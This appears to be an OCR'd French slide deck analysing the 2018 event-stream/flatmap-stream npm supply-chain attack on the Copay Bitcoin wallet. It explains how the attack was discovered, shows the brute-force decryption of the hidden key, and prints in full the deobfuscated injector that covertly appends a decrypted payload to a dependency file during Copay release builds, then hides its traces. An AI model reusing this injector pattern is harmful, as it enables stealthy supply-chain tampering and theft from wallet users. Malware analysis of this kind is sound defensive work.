
event-stream@3.3.5 était stable depuis plus de 2 ans... **BEAUCOUP** de packages dépendaient de event-stream@ ^ 3.3.5 et allaient basculer sur la version 3.3.6 automatiquement.

- Que s’est-il passé ?
- **Comment le code malveillant a-t-il été découvert ?**
- Détails de fonctionnement du code malveillant
- Quelles leçons en tirer ?


Le code malveillant utilisait une méthode dépréciée avec node v11.0.0



Node v11.0.0 déployé seulement 18 jours après le package malveillant




D’étranges avertissements apparaissent dans les logs



Le coupable est finalement identifié

Le 20 novembre 2018 (T+77), FallingSnow publie sa trouvaille sur Github



Comment le code malveillant a-t-il été découvert ?

Un simple coup de chance.

Si la méthode crypto.createDecipher n’avait pas été dépréciée dans node v11.0.0, qui sait quand la supercherie aurait été découverte ?

Temps entre le changement de mainteneur et le signalement de FallingSnow sur github ?

77 jours

Temps pendant lequel flatmap-stream@0.1.1 est resté en activité sans être détecté :

48 jours


Pour un projet qui est téléchargé 1,2 million de fois par semaine...

- Que s’est-il passé ?
- Comment le code malveillant a-t-il été découvert ?
- **Détails de fonctionnement du code malveillant**
- Quelles leçons en tirer ?


Un peu de rétro-ingénierie…

Flatmap-stream, un code minifié standard

En version 0.1.0




Et en version 0.1.1




Payload A : le code d'amorçage

en version *obscurcie*



et une fois rendu *lisible*




Etape 1 : récupération du code caché


Derrière `"2e2f746573742f64617461"` se cache le chemin vers un module :

`"./test/data"`

Ce fichier contient à son tour une liste de chaînes de caractères encodées.




Etape 2 : compilation d'un nouveau module malveillant



- La clé provient d'une description de package -> **quel package ?**
- `testData[0]` est déchiffré et sert de source pour le module
- Le module compilé exporte ensuite `testData[1]`

Que peut-on en déduire à ce moment là ?



- Le script n'atteint son but que si le code s'exécute à partir d'un script `npm`
- Et uniquement en présence d'un package spécifique (utilisé pour déchiffrer la charge utile suivante)

Comment trouver le package cible ?

La méthode **brute-force**

- Parcourir l'ensemble des packages présents sur `npm`
- Itérer sur les métadonnées de chacun de ces packages
- Tenter de déchiffrer `testData[0]` avec `pkg.description` comme clé
- Exécuter le code déchiffrées comme un script JavaScript
- En cas de succès, alors jackpot 👍


Est-ce que cela fonctionne ?

```
$ node brute-force-decrypt.js
Password is 'A Secure Bitcoin Wallet' from copay-dash@2.4.0
```

La cible : Copay, le portefeuille Bitcoin sécurisé.

Copay est une plateforme de portefeuille Bitcoin sécurisé pour les ordinateurs de bureau et **les appareils mobiles**.


Payload B : L’injecteur



```
/*@@*/ module.exports = function(e) {
  try {
    if (!/build\:.*\-release/.test(process.argv[2])) return;
    var t = process.env.npm_package_description,
      r = require("fs"),
      i =
        "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
      n = r.statSync(i),
      c = r.readFileSync(i, "utf8"),
      o = require("crypto").createDecipher("aes256", t),
      s = o.update(e, "hex", "utf8");
    s = "\n" + (s += o.final("utf8"));
    var a = c.indexOf("\n/*@@*/");
    0 <= a && (c = c.substr(0, a)),
      r.writeFileSync(i, c + s, "utf8"),
      r.utimesSync(i, n.atime, n.mtime),
      process.on("exit", function() {
        try {
          r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
        } catch (e) {}
      });
  } catch (e) {}
};
```

La regex cible uniquement la version release de Copay

```
      npm <command> <script-name>
argv: [0]    [1]         [2]
```

